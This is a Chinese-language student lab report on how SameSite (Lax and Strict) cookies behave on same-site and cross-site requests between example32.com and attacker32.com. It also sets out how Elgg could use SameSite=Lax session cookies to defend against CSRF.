一旦你访问过这个网站，你的浏览器将设置三个 cookie: **cookie-normal**, **cookie-lax** 和 **cookie-strict**。如名称所示，第一个 cookie 是一个普通的 cookie；第二个和第三个是两种类型的同源 cookie (Lax 类型和 Strict 类型)。我们设计了两组实验来测试哪些 cookie 会被发送给服务器。


请点击网页中的链接。链接 A 指向 [example32.com](#) 的页面，而链接 B 则指向 [attacker32.com](#) 的页面。这两个页面内容是相同的（除了背景颜色），它们分别发送了三种不同类型的请求到 [www.example32.com/showcookies.php](#)，该页面仅仅显示浏览器发送的 cookie。通过查看显示结果，可以知道哪些 cookie 被发送。请完成以下任务：

- 请描述你看到的内容并解释在某些场景下为何有些 cookie 不会被发送。
- 根据你的理解，请描述同源 cookie 如何帮助服务器检测请求是跨站还是同源的。
- 请描述如何使用同源 cookie 机制来帮助 Elgg 防御 CSRF 攻击。你只需描述一些基本想法，无需实现它们。



访问example32.com



页面如上所示，点击三个链接，会分别通过链接发送 GET 请求，通过表单发送 GET 请求，通过表单发送 POST 请求。发现所有 cookie 都能正常显示，因为是在同一个网站下。



当点击链接 A（指向 example32.com）并在该页面发起请求时，所有的 Cookie (normal, lax, strict) 都会被发送。这是因为这是同源 (Same-Site) 请求。请求的发起方 (example32.com) 和目标方 (example32.com) 是同一个站点。在这种情况下，浏览器会发送所有类型的 Cookie，没有任何限制。



点击三个按钮，发现都会显示是 cross-site 请求，前两个请求中，cookie-normal 和 cookie-lax 都能正常显示，而 cookie-strict 无法显示。而当点击 POST 请求对应的提交按钮之后，发现只有 cookie-normal 能正常显示。

前两个请求中（点击链接和 GET 表单），cookie-normal 和 cookie-lax 都能正常显示，而 cookie-strict 无法显示。这是因为这是一个跨站 (Cross-Site) 请求（从 attacker32.com 到 example32.com）。

Strict Cookie：只要是跨站请求，无论什么方式，浏览器都绝对不会发送 Strict 类型的 Cookie。

Lax Cookie：对于顶级导航（Top-level navigation，即改变 URL 地址栏的操作）且使用安全 HTTP 方法（如 GET）的情况，浏览器允许发送 Lax Cookie。这保证了 用户从其他网站点击链接进入该网站时，依然保持登录状态。

点击 POST 请求对应的提交按钮之后，发现只有 cookie-normal 能正常显示。这是因为这是一个跨站的 POST 请求。

Lax Cookie：为了防御 CSRF，浏览器禁止在跨站请求中使用不安全的方法（如 POST）发送 Lax Cookie。因为大多数改变服务器状态的操作（如转账、发帖）都使用 POST，禁用它可以有效阻断攻击。

Strict Cookie：同样绝对禁止发送。

严格来说，同源 Cookie 机制并不是让服务器去“检测”请求的来源，而是浏览器主动拦截了跨站请求中的敏感凭证（Session Cookie）。当服务器收到一个请求时，它会检查请求中是否包含有效的 Session ID Cookie。如果攻击者（如 attacker32.com）诱导用户发起一个恶意的跨站请求（CSRF），浏览器会根据 Cookie 的 SameSite 属性（Lax 或 Strict）发现这是一个跨站请求，从而拒绝随请求发送该 Cookie。

服务器收到这个请求时，发现里面没有 Cookie（或没有登录态的 Cookie）。因此，服务器会将该请求视为一个未登录用户（匿名用户）发起的请求，从而拒绝执行敏感操作（如转账或修改资料）。只有当请求是合法的同源请求（或符合 Lax 规则的导航）时，浏览器才会带上 Cookie，服务器验证通过后会处理请求。

Elgg 可以通过配置其 Session Cookie 的属性来防御 CSRF：修改 Elgg 的后端代码或配置（例如在 settings.php 或 Cookie 生成类中），将用于标识用户身份的 Session Cookie（即名为 Elgg 的 Cookie）的 SameSite 属性设置为 Lax。当用户在 Elgg 站内正常点击按钮（如同源 POST 请求）时，Lax Cookie 会被正常发送，功能不受影响。当攻击者在恶意网站（attacker32.com）构造一个 POST 表单试图修改用户的个人资料时（即 CSRF 攻击），由于这是一个跨站 POST 请求，浏览器会拦截 Session Cookie。Elgg 服务器接收到没有 Session Cookie 的 POST 请求，会认为用户未登录，直接拒绝该修改操作。